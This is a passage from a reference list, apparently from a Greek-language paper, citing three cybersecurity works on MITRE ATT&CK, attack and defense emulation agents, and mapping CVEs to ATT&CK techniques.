[29] Blake E Strom, Andy Applebaum, Doug P Miller, Kathryn C Nickels, Adam G Pennington και Cody B Thomas. *Mitre att&ck: Design and philosophy*. *Technical report*. The MITRE Corporation, 2018.

[30] Jeong Do Yoo, Eunji Park, Gyungmin Lee, Myung Kil Ahn, Donghwa Kim, Seongyun Seo και Huy Kang Kim. *Cyber attack and defense emulation agents*. *Applied Sciences*, 10(6):2140, 2020.

[31] Aditya Kuppa, Lamine Aouad και Nhien An Le-Khac. *Linking CVE's to MITRE ATT&CK Techniques*. *The 16th International Conference on Availability, Reliability and Security*, σελίδες 1–12, 2021.